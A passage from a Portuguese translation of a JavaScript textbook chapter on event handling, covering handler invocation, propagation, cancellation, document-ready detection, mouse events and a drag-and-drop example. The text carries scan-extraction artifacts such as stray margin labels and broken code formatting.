É comum ver código de registro de rotina de tratamento de evento que utiliza `addEventListener()` em navegadores que a suportam e, caso contrário, utiliza `attachEvent()`: `var b = document.getElementById("mybutton");`

```
var handler = function() { alert("Thanks!"); };
```

```
if (b.addEventListener)
```

```
b.addEventListener("click", handler, false);
```

```
else if (b.attachEvent)
```

```
b.attachEvent("onclick",
```

```
handler);
```

448 Parte II JavaScript do lado do cliente 17.3 Chamada de rotina de tratamento de evento

Quando você tiver registrado uma rotina de tratamento de evento, o navegador Web vai chamá-la automaticamente quando ocorrer o tipo de evento determinado no objeto especificado. Esta seção descreve as chamadas de rotina de tratamento de evento em detalhes, explicando os argumentos da rotina de tratamento, o contexto da chamada (o valor de *this*), o escopo da chamada e o significado do valor de retorno de uma rotina de tratamento de evento. Infelizmente, para o IE8 e anteriores, alguns desses detalhes são diferentes dos outros navegadores.

Além de descrever como as rotinas de tratamento individuais são chamadas, esta seção também explica como os eventos se propagam: como um único evento pode disparar a chamada de várias rotinas de tratamento no alvo do evento original e também nos elementos contêineres do documento.

17.3.1 Argumento de rotina de tratamento de evento

As rotinas de tratamento de evento normalmente (existe uma exceção, descrita a seguir) são chamadas com um objeto evento como único argumento. As propriedades do objeto evento fornecem detalhes sobre o

evento. A propriedade `type`, por exemplo, especifica o tipo do evento ocorrido. A Seção 17.1 mencionou várias outras propriedades do objeto evento para diversos tipos de evento.

No IE8 e anteriores, as rotinas de tratamento de evento registradas pela configuração de uma propriedade não obtêm um objeto evento ao serem chamadas. Em vez disso, o objeto evento é disponibilizado por meio da variável global `window.event`. Por portabilidade, você pode escrever rotinas de tratamento de evento como a seguinte, para que utilizem `window.event` se argumento algum for fornecido: `function handler(event) {`

```
event = event || window.event;
```

```
// O código da rotina de tratamento fica aqui
```

```
}
```

As rotinas de tratamento de evento registradas com `attachEvent()` recebem um objeto evento, mas também podem utilizar `window.event`.

Lembre-se, da Seção 17.2.2, que, quando você registra uma rotina de tratamento de evento configurando um atributo HTML, o navegador converte sua string de código JavaScript em uma função.

Os navegadores – menos o IE – constroem uma função com um único argumento chamado `event`.

O IE constrói uma função que não espera argumentos. Se você usa o identificador `event` em uma função assim, está se referindo a `window.event`. Em um ou outro caso, as rotinas de tratamento de evento HTML podem se referir ao objeto evento como `event`.

17.3.2 Contexto de rotina de tratamento de evento

Quando uma rotina de tratamento de evento é registrada pela configuração de uma propriedade, é como se você estivesse definindo um novo método no elemento do documento: `e.onclick = function() { /* código da rotina de tratamento */ }`;

Capítulo 17 Tratando eventos 449

Portanto, não é de surpreender que as rotinas de tratamento de evento sejam chamadas (com uma exceção relacionada ao IE, descrita a seguir)

como métodos do objeto no qual são definidas. Isto é, dentro do corpo de uma rotina de tratamento de evento, a palavra-chave *this* se refere ao alvo do evento.

As rotinas de tratamento são chamadas com o alvo como valor de *this*, mesmo quando registradas com *addEventListener()*. Infelizmente, contudo, isso não vale para *attachEvent()*: as rotinas de trata-lado do client

Ja

mento registradas com *attachEvent()* são chamadas como funções e o valor de *this* é o objeto global **vaS**

(Window). É possível contornar isso com código como o seguinte:

cript do

*/**

e

** Registra a função de tratamento especificada para tratar de eventos do tipo*

** especificado no alvo especificado. Garante que a rotina de tratamento seja sempre*

** chamada como um método do alvo.*

**/*

function addEvent(target, type, handler) {

if

(target.addEventListener)

target.addEventListener(type, handler, false);

else

target.attachEvent("on" + type,

function(event)

{

// Chama a rotina de tratamento como um método do alvo,

// passando o objeto evento

`return`

`handler.call(target,`

`event);`

`});`

`}`

Note que as rotinas de tratamento de evento registradas com o uso desse método não podem ser removidas, pois a função empacotadora passada para `attachEvent()` não é mantida em lugar algum para ser passada a `detachEvent()`.

17.3.3 Escopo de rotina de tratamento de evento

Assim como todas as funções de JavaScript, as rotinas de tratamento de evento têm escopo léxico.

Elas são executadas no escopo em que são definidas, não no escopo no qual são chamadas, e podem acessar qualquer variável local desse escopo. (Isso está demonstrado na função `addEvent()` anterior, por exemplo.)

No entanto, as rotinas de tratamento de evento registradas como atributos HTML são um caso especial. Elas são convertidas em funções de nível superior que têm acesso às variáveis globais, mas não às variáveis locais. Porém, por motivos históricos, elas são executadas com um encadeamento de escopo modificado. As rotinas de tratamento de evento definidas por atributos HTML podem usar as propriedades do objeto de alvo, do objeto contêiner `<form>` (se houver um) e do objeto `Document`, como se fossem variáveis locais. A Seção 17.2.2 mostra como uma função de tratamento de evento é criada a partir de um atributo de rotina de tratamento de evento HTML e o código ali é parecido com esse encadeamento de escopo modificado, usando instruções `with`.

Os atributos HTML não são lugares naturais para a inclusão de longas strings de código e esse encadeamento de escopo modificado possibilita atalhos úteis. Você pode usar `tagName`, em vez de `this.tagName`. Pode usar `getElementById`, em vez de `document.getElementById`. E, para elementos do documento que estão dentro de um `<form>`, pode se referir a qualquer outro elemento do formulário pela identificação, usando `zipcode`, por exemplo, em vez de `this.form.zipcode`.

de escopo modificado das rotinas de tratamento de evento *HTML*

é uma fonte de armadilhas, pois as propriedades de cada um dos objetos do encadeamento escondem as propriedades de mesmo nome no objeto global. O objeto *Document* define um método *open()* (raramente usado), por exemplo, de modo que uma rotina de tratamento de evento *HTML*

que queira chamar o método *open()* do objeto *Window* deve escrever *window.open* explicitamente, em vez de *open*. Há um problema semelhante (porém mais pernicioso) nos formulários, pois os nomes e identificações dos seus elementos definem propriedades no elemento contêiner do formulário (consulte a Seção 15.9.1). Assim, se um formulário contém um elemento com a identificação “location”, por exemplo, todas as rotinas de tratamento de evento *HTML* dentro desse formulário devem usar *window.location*, em vez de *location*, caso queiram se referir ao objeto *Location* da janela.

17.3.4 Valor de retorno de rotina de tratamento

O valor de retorno de uma rotina de tratamento de evento registrada pela configuração de uma propriedade de objeto ou de um atributo *HTML* às vezes tem significado. Em geral, o valor de retorno *false* diz ao navegador que não deve executar a ação padrão associada ao evento. A rotina de tratamento *onclick* de um botão *Submit* em um formulário, por exemplo, pode retornar *false* para evitar que o navegador envie o formulário. (Isso é útil se a entrada do usuário não passa na validação no lado do cliente.) Da mesma forma, uma rotina de tratamento *onkeypress* em um campo de entrada pode filtrar entrada de teclado retornando *false*, caso o usuário digite um caractere inadequado. (O

Exemplo 17-6 filtra entrada de teclado dessa maneira.)

O valor de retorno da rotina de tratamento *onbeforeunload* do objeto *Window* também tem significado. Esse evento é disparado quando o navegador está prestes a navegar para uma nova página. Se essa rotina de tratamento de evento retornar uma string, ela vai ser exibida em uma caixa de diálogo modal que pede para que o usuário confirme se deseja sair da página.

É importante entender que esses valores de retorno só têm significado para rotinas de tratamento registradas como propriedades. Vamos ver a seguir que as rotinas de tratamento de evento registradas com *addEventListener()* ou *attachEvent()* devem, em vez disso, chamar o método *preventDefault()* ou configurar a propriedade *returnValue* do objeto evento.

17.3.5 Ordem de chamada

Um elemento do documento ou outro objeto pode ter mais de uma rotina de tratamento de evento registrada para um tipo de evento em especial. Quando ocorre um evento apropriado, o navegador deve chamar todas as rotinas de tratamento, seguindo estas regras de ordem de chamada:

- As rotinas de tratamento registradas pela configuração de uma propriedade do objeto ou atributo HTML, se houver, são sempre chamadas primeiro.
- As rotinas de tratamento registradas com `addEventListener()` são chamadas na ordem em que foram registradas⁴.

4 O padrão Level 2 do DOM deixa a ordem de chamada indefinida, mas todos os navegadores atuais chamam as rotinas de tratamento na ordem do registro e a versão draft atual Level 3 do DOM padroniza esse comportamento.

Capítulo 17 Tratando eventos **451**

- As rotinas de tratamento registradas com `attachEvent()` podem ser chamadas em qualquer ordem e seu código não deve depender de chamada sequencial.

17.3.6 Propagação de eventos

Quando o alvo de um evento é o objeto `Window` ou algum outro objeto independente (como `XML`-lado do `client`

Jav

`LHttpRequest`), o navegador responde a um evento simplesmente chamando as rotinas de tratamen-`aScript` do

to apropriadas nesse objeto. Contudo, quando o alvo do evento é um objeto `Document` ou `Element` do documento, a situação é mais complicada.

e

Após as rotinas de tratamento de evento registradas no elemento alvo serem chamadas, a maioria dos eventos “borbulha” para cima na árvore DOM. As rotinas de tratamento de evento do pai do alvo são chamadas. Então, são chamadas as rotinas de tratamento registradas no avô do alvo. Isso continua até o objeto `Document` e, então, até o objeto `Window`. A

borbulha de eventos oferece uma alternativa ao registro de rotinas de tratamento em muitos elementos individuais do documento: em vez disso, você pode registrar uma única rotina de tratamento em um elemento ascendente comum e tratar dos eventos lá. Você poderia registrar uma rotina de tratamento “change” em um elemento `<form>`, por exemplo, em vez de registrar uma rotina de tratamento “change” para cada elemento do formulário.

A maioria dos eventos que ocorrem em elementos do documento borbulha. As exceções notáveis são os eventos `focus`, `blur` e `scroll`. O evento `load` nos elementos do documento borbulha, mas para de borbulhar no objeto `Document` e não se propaga para o objeto `Window`. O evento `load` do objeto `Window` é disparado somente quando o documento inteiro está carregado.

A borbulha de eventos é a terceira “fase” da propagação de eventos. A chamada das rotinas de tratamento de evento do objeto alvo em si é a segunda fase. A primeira fase, que ocorre mesmo antes que as rotinas de tratamento do alvo sejam chamadas, é denominada fase “de captura”. Lembre-se de que `addEventListener()` recebe um valor booleano como terceiro argumento. Se esse argumento é `true`, a rotina de tratamento de evento é registrada como rotina de captura para a chamada, durante essa primeira fase da propagação de eventos. A borbulha de eventos é suportada universalmente: ela funciona em todos os navegadores, incluindo o IE, e para todas as rotinas de captura, independente de como sejam registradas (a menos que sejam registradas como rotinas de tratamento de evento).

A captura de eventos, em comparação, só funciona com rotinas de tratamento de evento registradas com `addEventListener()` quando o terceiro argumento é `true`. Isso significa que a captura de eventos não está disponível no IE antes do IE9 – e, quando este livro estava sendo escrito, não era uma técnica usada normalmente.

A fase de captura da propagação de eventos é como a fase de borbulha ao contrário. As rotinas de captura do objeto `Window` são chamadas primeiro, em seguida as rotinas de captura do objeto `Document`, depois do objeto corpo e assim por diante, descendo a árvore DOM, até serem chamadas as rotinas de captura de evento do pai do alvo do evento. As rotinas de captura de evento registradas no alvo do evento em si não são chamadas.

A captura de eventos oferece uma oportunidade de examinar os eventos antes que sejam enviados para seus destinos. Uma rotina de tratamento de evento de captura pode ser usada para depuração ou pode ser usada junto com a técnica de cancelamento de evento, descrita a seguir, para filtrar eventos a fim de que as rotinas de tratamento de evento de destino nunca

sejam chamadas. Um uso **452** Parte II JavaScript do lado do cliente comum da captura de evento é no tratamento de arrastos do mouse, onde os eventos de movimento do mouse precisam ser tratados pelo objeto que está sendo arrastado e não os elementos do documento sobre os quais é arrastado. Consulte o Exemplo 17-2 para ter uma ideia.

17.3.7 Cancelamento de evento

A Seção 17.3.4 explicou que o valor de retorno das rotinas de tratamento de evento registradas como propriedades pode ser usado para cancelar a ação padrão do navegador para o evento. Nos navegadores que suportam `addEventListener()`, também é possível cancelar a ação padrão de um evento chamando o método `preventDefault()` do objeto evento. No IE antes do IE9, no entanto, você faz o mesmo configurando como `false` a propriedade `returnValue` do objeto evento. O código a seguir mostra uma rotina de tratamento de evento fictícia que utiliza todas as três técnicas de cancelamento: `function cancelHandler(event) {`

```
var event = event || window.event; // Para IE
```

```
/* Faz algo para tratar do evento aqui */
```

```
// Agora cancela a ação padrão associada ao evento
```

```
if (event.preventDefault) event.preventDefault();
```

```
// Técnica padrão
```

```
if (event.returnValue) event.returnValue = false;
```

```
// IE
```

```
return false; // Para rotinas de tratamento registradas como propriedades do objeto
```


}

A versão draft do módulo Events do DOM atual define uma propriedade do objeto Event chamada `defaultPrevented`. Ela ainda não é amplamente suportada, mas a intenção é que essa propriedade em geral seja `false`, mas se torne `true` se `preventDefault()` for chamado.

Cancelar a ação padrão associada a um evento é apenas um tipo de cancelamento de evento.

Também podemos cancelar a propagação de eventos. Nos navegadores que suportam `addEventListener()`, o objeto evento tem um método `stopPropagation()` que pode ser chamado para impedir a continuação da propagação do evento. Se existem outras rotinas de tratamento definidas no mesmo objeto, o restante dessas rotinas de tratamento ainda será chamado, mas rotina alguma de tratamento de evento em qualquer outro objeto será chamada após a chamada de `stopPropagation()`. O método `stopPropagation()` pode ser chamado a qualquer momento durante a propagação de eventos. Ele funciona durante a fase de captura, no próprio alvo do evento, e durante a fase de borbulha.

Antes do IE9, o IE não suporta o método `stopPropagation()`. Em vez disso, o objeto evento do IE

tem uma propriedade chamada `cancelBubble`. Configure essa propriedade como `true` para impedir qualquer outra propagação. (O IE8 e anteriores não suportam a fase de captura da propagação de eventos, de modo que a borbulha é o único tipo de propagação a ser cancelado.) A versão draft atual da especificação Events do DOM define outro método no objeto Event, chamado `stopImmediatePropagation()`. Assim como `stopPropagation()`, esse método impede a propagação do evento para qualquer outro objeto. Mas também impede a chamada de qualquer outra rotina de tratamento de evento registrada no mesmo objeto. Quando este livro estava sendo escrito, alguns 5 O objeto evento da jQuery (consulte o Capítulo 19) tem um método `defaultPrevented()`, em vez de uma propriedade.

Capítulo 17 Tratando eventos 453

navegadores suportavam `stopImmediatePropagation()` e outros não. Algumas bibliotecas utilitárias, como jQuery e YUI, definem `stopImmediatePropagation()` de forma independente de plataforma.

17.4 Eventos de carga de documento

lado do client

Agora que já abordamos os fundamentos do tratamento de eventos de JavaScript, vamos começar a **JavaS**

ver com mais detalhes as categorias específicas de eventos. Iniciamos, nesta seção, com os eventos de **cript do**

carga de documentos.

e

A maioria dos aplicativos Web precisa de notificação do navegador Web para saber quando o documento foi carregado e está pronto para ser manipulado. O evento `load` no objeto `Window` tem esse objetivo e foi discutido em detalhes no Capítulo 13, que incluiu uma função utilitária `onLoad()` no Exemplo 13-5. O evento `load` não é disparado até que um documento e todas as suas imagens estejam totalmente carregados. Contudo, é seguro começar a executar seus scripts depois que o documento está totalmente analisado, mas antes que as imagens sejam baixadas. O tempo de inicialização de seus aplicativos Web pode ser melhorado se você disparar seus scripts em eventos que não sejam “load”.

O evento `DOMContentLoaded` é disparado quando o documento foi carregado e analisado e qualquer script adiado tenha sido executado. Imagens e scripts `async` ainda podem estar sendo carregados, mas o documento está pronto para ser manipulado. (Os scripts adiados e `async` estão explicados na Seção 13.3.1.) Esse evento foi introduzido pelo Firefox e adotado por todos os outros fornecedores de navegador, inclusive a Microsoft, no IE9. Apesar do “DOM” em seu nome, ele não faz parte do padrão de eventos Level 3 do DOM, mas é padronizado por HTML5.

Conforme descrito na Seção 13.3.4, a propriedade `document.readyState` muda quando o documento é carregado. No IE, cada mudança no estado é acompanhada por um evento `readystatechange` no objeto `Document`, sendo que é possível usar esse evento para determinar quando o IE atinge o estado “completo”. HTML5 padroniza o evento `readystatechange`, mas o dispara imediatamente antes do evento `load`, de modo que não está clara a vantagem obtida por receber “`readystatechange`” em vez de “load”.

O Exemplo 17-1 define uma função `whenReady()` muito parecida com a função `onLoad()` do Exemplo 13-5. As funções passadas para `whenReady()` serão chamadas (como métodos do objeto `Document`) quando o documento estiver pronto para ser manipulado. Ao contrário da função `onLoad()` anterior, `whenReady()` recebe eventos `DOMContentLoaded` e `readystatechange`, e utiliza eventos `load` somente como ajuda para navegadores mais antigos que não suportam os eventos

anteriores. Alguns dos exemplos a seguir (neste capítulo e nos subsequentes) usam essa função `whenReady()`.

Exemplo 17-1 Chamando funções quando o documento está pronto

/*

* Passa uma função para `whenReady()` e ela será chamada (como um método do

* documento) quando o documento for analisado e estiver pronto para manipulação. As

* funções registradas são disparadas pelo primeiro evento

* `DOMContentLoaded`, `readystatechange` ou `load` que ocorrer. Quando o documento estiver

* pronto e todas as funções tiverem sido chamadas, qualquer função passada para

* `whenReady()` será chamada imediatamente.

*/

454 Parte II JavaScript do lado do cliente `var whenReady = (function() {`
`// Esta função retorna a função whenReady() var funcs = [];`

`// As funções a serem executadas quando recebermos um evento`

`var ready = false;`

`// Troca para true quando a rotina de tratamento é disparada`

`// A rotina de tratamento de evento é chamada quando o documento está pronto`
`function handler(e) {`

`// Se já executamos uma vez, apenas retorna`

if (ready) return;

// Se foi um evento readystatechange onde o estado mudou para

*// algo que não seja "complete", então ainda não estamos prontos if
(e.type === "readystatechange" && document.readyState !==
"complete") return;*

// Executa todas as funções registradas.

// Note que pesquisamos funcs.length a cada vez, no caso de a chamada

// de uma dessas funções fazer com que mais funções sejam registradas.

for(var i = 0; i < funcs.length; i++)

funcs[i].call(document);

// Agora configura o flag ready como true e esquece as funções

ready = true;

funcs = null;

}

*// Registra a rotina de tratamento de qualquer evento que possamos
receber if (document.addEventListener) {*

*document.addEventListener("DOMContentLoaded", handler, false);
document.addEventListener("readystatechange", handler, false);
window.addEventListener("load", handler, false);*

}

else if (document.attachEvent) {

*document.attachEvent("onreadystatechange",
handler);*

*window.attachEvent("onload",
handler);*

}

// Retorna a função whenReady

return function whenReady(f) {

*if (ready) f.call(document); // Se já está pronto, apenas a executa else
funcs.push(f);*

// Caso contrário, a enfileira para depois.

}

}O);

17.5 Eventos de mouse

Existem muitos eventos relacionados ao mouse. A Tabela 17-1 lista todos eles. Todos os eventos de mouse borbulham, exceto “mouseenter” e “mouseleave”. Os eventos click em links e botões Submit têm ações padrão que podem ser evitadas. Você pode cancelar um evento context menu para impedir a exibição de um menu de contexto, mas alguns navegadores têm opções de configuração que tornam os menus de contexto não canceláveis.

Capítulo 17 Tratando eventos 455

Tabela 17-1 *Eventos de mouse*

Tipo

Descrição

click

Um evento de nível mais alto disparado quando o usuário pressiona e solta um botão do mouse ou “ativa” um elemento de algum modo.

contextmenu

*Um evento cancelável disparado quando um menu de contexto está para ser exibido. Os navegadores atuais exibem menus **lado do client***

Ja

de contexto em cliques do botão direito do mouse, de modo que esse evento também pode ser usado como o evento click.

vaScript do

dblclick

Disparado quando o usuário dá um clique duplo com o mouse

mousedown

Disparado quando o usuário pressiona um botão do mouse

e

mouseup

Disparado quando o usuário solta um botão do mouse

mousemove

Disparado quando o usuário move o mouse.

mouseover

Disparado quando o mouse entra em um elemento. `relatedTarget` (ou `fromElement` no IE); especifica de qual elemento o mouse está vindo.

mouseout

Disparado quando o mouse sai de um elemento. `relatedTarget` (ou `toElement` no IE); especifica para qual elemento o mouse está indo.

mouseenter

Como “mouseover”, mas não borbulha. Introduzido pelo IE e padronizado em HTML5, mas ainda não amplamente implementado.

Como “mouseout”, mas não borbulha. Introduzido pelo IE e padronizado em HTML5, mas ainda não amplamente implementado.

O objeto passado para as rotinas de tratamento de evento de mouse tem propriedades `clientX` e `clientY` que especificam as coordenadas do cursor do mouse em relação à janela contêiner. Para converter essa posição em coordenadas do documento, some os deslocamentos de rolagem da janela (consulte o Exemplo 15-8).

As propriedades `altKey`, `ctrlKey`, `metaKey` e `shiftKey` especificam se várias teclas modificadoras do teclado estavam pressionadas quando o evento ocorreu: isso permite distinguir um clique normal de um clique com a tecla Shift pressionada, por exemplo.

A propriedade `button` especifica qual botão do mouse, se houve, estava pressionado quando o evento ocorreu. Entretanto, diferentes navegadores atribuem diferentes valores para essa propriedade, de modo que é difícil usar isso de forma portátil. Consulte a página de referência de Event para ver os detalhes. Alguns navegadores só disparam eventos click para cliques com o botão esquerdo. Se precisar detectar cliques de outros botões, você deve usar `mousedown` e `mouseup`. O evento `contextmenu` normalmente sinaliza um clique do botão direito, mas, conforme mencionado, pode ser impossível impedir a aparição de um menu de contexto quando esse evento ocorre.

O objeto evento de eventos de mouse tem algumas outras propriedades específicas para mouse, mas não são tão utilizadas quanto essas. Consulte a página de referência de Event para ver uma lista.

O Exemplo 17-2 mostra uma função JavaScript, `drag()`, que, quando chamada a partir de uma rotina de tratamento de evento `mousedown`, permite que um elemento do documento posicionado de forma absoluta seja arrastado pelo usuário. `drag()` funciona com os modelos de evento do DOM

e do IE.

456 Parte II JavaScript do lado do cliente `drag()` recebe dois argumentos. O primeiro é o elemento que será arrastado. Pode ser o elemento no qual o evento `mousedown` ocorreu ou um elemento contêiner (por exemplo, você poderia permitir que o usuário arrastasse sobre um elemento parecido com uma barra de título para mover o elemento contêiner semelhante a uma janela). Em um ou outro caso, contudo, deve ser um elemento do

documento posicionado de forma absoluta usando o atributo CSS `position`. O segundo argumento é o objeto evento de `mousedown` que causou o disparo. Aqui está um exemplo simples que utiliza `drag()`. Ele define um elemento `<img>` que o usuário pode arrastar se a tecla `Shift` estiver pressionada: `<img src = "draggable.gif"`

`style = "position:absolute; left:100px; top:100px;"`

`onmousedown = "if (event.shiftKey) drag(this, event);">` A função `drag()` converte a posição do evento `mousedown` para coordenadas do documento a fim de calcular a distância entre o cursor do mouse e o canto superior esquerdo do elemento que está sendo movido. Ela usa `getScrollOffsets()` do Exemplo 15-8 para ajudar na conversão de coordenadas. Em seguida, `drag()` registra rotinas de tratamento para os eventos `mousemove` e `mouseup` que vêm após o evento `mousedown`. A rotina de tratamento de `mousemove` é responsável por mover o elemento do documento e a rotina de tratamento de `mouseup` é responsável por anular o registro em si e a rotina de tratamento de `mousemove`.

É importante notar que as rotinas de tratamento de `mousemove` e `mouseup` são registradas como rotinas de captura de evento. Isso porque o usuário pode mover o mouse mais rápido do que o elemento do documento pode acompanhar e, se isso acontece, alguns dos eventos `mousemove` ocorrem fora do elemento alvo original. Sem captura, esses eventos não serão enviados para as rotinas de tratamento corretas. O modelo de evento do IE não suporta captura como o modelo de evento padrão, mas tem um método de propósito especial `setCapture()` para capturar eventos de mouse em casos como este. O código de exemplo mostra como ele funciona.

Por fim, note que as funções `moveHandler()` e `upHandler()` são definidas dentro de `drag()`. Como são definidas nesse escopo aninhado, podem usar os argumentos e as variáveis locais de `drag()`, o que simplifica consideravelmente a implementação.

Exemplo 17-2 Arrastando elementos do documento

`/**`

* *Drag.js: arrasta elementos HTML posicionados de forma absoluta.*

** Este módulo define uma única função `drag()` projetada para ser chamada*

** a partir de uma rotina de tratamento de evento `onmousedown`. Os eventos `mousemove`*

** subsequentes vão mover o elemento especificado. Um evento `mouseup` termina o arrasto.*

** Esta implementação funciona com os modelos de evento padrão e do IE.*

** Ela exige a função `getScrollOffsets()` de outra parte deste livro.*

** Argumentos:*

** `elementToDrag`: o elemento que recebeu o evento `mousedown` ou*

algum elemento contêiner. Deve estar posicionado de forma absoluta. Seus

valores de `style.left` e `style.top` vão mudar com base no arrasto

do usuário.

** evento: o objeto `Event` do evento `mousedown`.*

Capítulo 17 Tratando eventos 457

***/*

`function drag(elementToDrag, event) {`

*// A posição inicial do mouse, convertida para coordenadas do documento
var scroll = getScrollOffsets(); // Uma função utilitária de outro lugar
var startX = event.clientX + scroll.x;*

```
var startY = event.clientY + scroll.y;
```

lado do client

Ja

```
// A posição original (em coordenadas do documento) do elemento
```

vaS

```
// que será arrastado. Como elementToDrag está posicionado de
```

cript do

```
// forma absoluta, supomos que seu offsetParent é o corpo do documento.
```

```
var origX = elementToDrag.offsetLeft;
```

e

```
var origY = elementToDrag.offsetTop;
```

```
// Calcula a distância entre o evento mousedown e o canto
```

```
// superior esquerdo do elemento. Vamos manter essa distância quando o  
mouse se mover.
```

```
var deltaX = startX - origX;
```

```
var deltaY = startY - origY;
```

```
// Registra as rotinas de tratamento de evento que vão responder aos  
eventos mousemove
```

```
// e ao evento mouseup que vem após esse evento mousedown.
```

```
if (document.addEventListener) { // Modelo de evento padrão
```

```
// Registra rotinas de captura de evento no documento
```

```
document.addEventListener("mousemove", moveHandler, true);  
document.addEventListener("mouseup", upHandler, true);  
}
```

```
else if (document.attachEvent) { // Modelo de evento do IE para IE5-8
```

```
// No modelo de evento do IE, capturamos eventos chamando
```

```
// setCapture() no elemento para capturá-los.
```

```
elementToDrag.setCapture();  
elementToDrag.attachEvent("onmousemove",  
moveHandler);  
elementToDrag.attachEvent("onmouseup",
```

upHandler);

// Trata a perda da captura do mouse como um evento mouseup.

elementToDrag.attachEvent("onlosecapture",

upHandler);

}

// Tratamos desse evento. Não permite que mais ninguém o veja.

*if (event.stopPropagation) event.stopPropagation(); // Modelo padrão else
event.cancelBubble = true;*

// IE

// Agora impede qualquer ação padrão.

if (event.preventDefault) event.preventDefault();

// Modelo padrão

else event.returnValue = false;

// IE

*/***

** Esta é a rotina de tratamento que captura eventos mousemove quando
um elemento*

** está sendo arrastado. Ela é responsável por mover o elemento.*

***/*

```
function moveHandler(e) {
```

```
if (!e) e = window.event;
```

```
// Modelo de evento do IE
```

```
// Move o elemento para a posição atual do mouse, ajustada pela
```

```
// posição das barras de rolagem e do deslocamento do clique inicial.
```

```
var scroll = getScrollOffsets();
```

```
elementToDrag.style.left = (e.clientX + scroll.x - deltaX) + "px";
```

```
elementToDrag.style.top = (e.clientY + scroll.y - deltaY) + "px";
```

458 *Parte II JavaScript do lado do cliente*

```
// E não permite que mais ninguém veja esse evento.
```

```
if (e.stopPropagation) e.stopPropagation();
```

```
// Padrão
```

```
else e.cancelBubble = true;
```

```
// IE
```

```
}
```

```
/**
```

```
* Esta é a rotina de tratamento que captura o último evento mouseup que
```

```
* ocorre no final de um arrasto.
```

```
**/
```

```
function upHandler(e) {
```

```
if (!e) e = window.event; // Modelo de evento do IE
```

```
// Anula o registro das rotinas de captura de evento.
```

```
if (document.removeEventListener) { // Modelo de evento do DOM
```

```
document.removeEventListener("mouseup", upHandler, true);
```

```
document.removeEventListener("mousemove", moveHandler, true);
```

```
}
```

```
else if (document.detachEvent) { // Modelo de evento do IE 5 +
```

```

elementToDrag.detachEvent("onlosecapture",
upHandler);

elementToDrag.detachEvent("onmouseup",
upHandler);

elementToDrag.detachEvent("onmousemove",
moveHandler);

elementToDrag.releaseCapture();

        }

// E não permite que o evento se propague mais.

if (e.stopPropagation) e.stopPropagation();

// Modelo padrão

else e.cancelBubble = true;

// IE

        }

    }

```

O código a seguir mostra como usar `drag()` em um arquivo HTML (trata-se de uma versão simplificada do Exemplo 16-2, com a adição de arrasto):

```

<script src = "getScrollOffsets.js"> </script>

<!-- drag() exige isso -->

<script src = "Drag.js"> </script>

```



```
<!-- define drag() -->
```

```
<!-- O elemento a ser arrastado -->
```

```
<div style="position:absolute; left:100px; top:100px; width:250px;
background-color: white; border: solid black;">
```

```
<!-- A "barra de título" a arrastar junto. Observe o atributo
onmousedown. -->
```

```
<div style="background-color: gray; border-bottom: dotted black;
padding: 3px; font-family: sans-serif; font-weight: bold;"
```

```
onmousedown="drag(this.parentNode,
event);">
```

Drag Me <!-- O conteúdo da barra de título -->

```
</div>
```

```
<!-- Conteúdo do elemento que pode ser arrastado -->
```

```
<p>This is a test. Testing, testing, testing.</p> <p>Test</
p> <p>Test</p>
```

```
</div>
```

O segredo aqui é o atributo onmousedown do elemento <div> interno. Note que ele usa this.parentNode para especificar que o elemento contêiner inteiro será arrastado.

Capítulo 17 Tratando eventos 459

17.6 Eventos de roda do mouse

Todos os navegadores modernos suportam rodas de mouse e disparam eventos quando o usuário gira a roda do mouse. Muitas vezes os navegadores usam a roda do mouse para rolar o documento ou aproximar e afastar, mas é possível cancelar o evento mousewheel para evitar essas ações padrão.

lado do client

Ja

Existem vários problemas de interoperabilidade que afetam os eventos de roda do mouse, mas é pos-vaS

*sível escrever código que funcione em todas as plataformas. Quando este livro estava sendo escrito, **cript do***

todos os navegadores, menos o Firefox, suportavam um evento chamado “mousewheel”. Em vez disso, o Firefox utiliza “DOMMouseScroll”. E a versão draft Level 3 Events do DOM propõe um e

evento chamado “wheel”, em vez de “mousewheel”. Além das diferenças nos nomes de evento, os objetos passados para esses vários eventos utilizam nomes de propriedade diferentes para especificar a quantidade de giro da roda. Por fim, note que também existem distinções de hardware fundamentais entre rodas de mouse. Algumas permitem rotação unidimensional para frente e para trás e algumas (especialmente em Macs) também permitem rotação para a esquerda e para a direita (nesses mouses, a “roda” é uma trackball). O padrão Level 3 do DOM até inclui suporte para “rodas” de mouse tridimensionais que podem informar rotação no sentido horário ou no sentido anti-horário, além de para frente/para trás e para esquerda/para direita.

O objeto evento passado para uma rotina de tratamento de “roda do mouse” tem uma propriedade wheelDelta que especifica quanto o usuário girou a roda. Um “clique ” de roda do mouse girando na direção contrária a do usuário geralmente é um delta de 120 e um clique na sua direção é -120. No Safari e no Chrome, para suportar mouses da Apple que contêm uma trackball bidimensional, em vez de uma roda de mouse unidimensional, o objeto evento tem propriedades wheelDeltaX e wheelDeltaY, além de wheelDelta, sendo que wheelDelta e wheelDeltaY têm sempre o mesmo valor.

No Firefox, você pode usar o evento não padronizado DOMMouseScroll, em vez de mousewheel, e usar a propriedade detail do objeto evento, em vez de wheelDelta. Entretanto, a escala e o sinal dessa propriedade detail são diferentes de wheelDelta: multiplique detail por -40 para calcular o valor de wheelDelta equivalente.

Quando este livro estava sendo escrito, a versão draft Level 3 Events do DOM definia um evento wheel como versão padronizada de mousewheel e DOMMouseScroll. O objeto passado para uma rotina de tratamento de evento wheel terá propriedades deltaX, deltaY e deltaZ para especificar rota-

ção em três dimensões. Você deve multiplicar esses valores por -120 para corresponder ao valor e ao sinal de um evento mousewheel.

Para todos esses tipos de evento, o objeto evento é como um objeto evento de mouse: ele inclui as coordenadas do cursor do mouse e o estado das teclas modificadoras do teclado.

O Exemplo 17-3 demonstra como se trabalha com eventos de roda de mouse e como fazer isso de modo independente de plataforma. Ele define uma função chamada `enclose()` que envolve um

“quadro” ou “janela de visualização” do tamanho especificado em torno de um elemento cujo conteúdo é maior (como uma imagem) e define uma rotina de tratamento de evento de roda de mouse que permite ao usuário dar uma panorâmica no conteúdo do elemento dentro da porta de visualiza-

ção e também redimensionar a porta de visualização. Você poderia usar essa função `enclose()` com código como o seguinte:

460 Parte II JavaScript do lado do cliente

```
<script src="whenReady.js"> </script>
```

```
<script src="Enclose.js"> </script>
```

```
<script>
```

```
whenReady(function() {
```

```
enclose(document.getElementById("content"),400,200,-200,-300);
```

```
});
```

```
</script>
```

```
<style>div.enclosure { border: solid black 10px; margin: 10px; }</style>
```

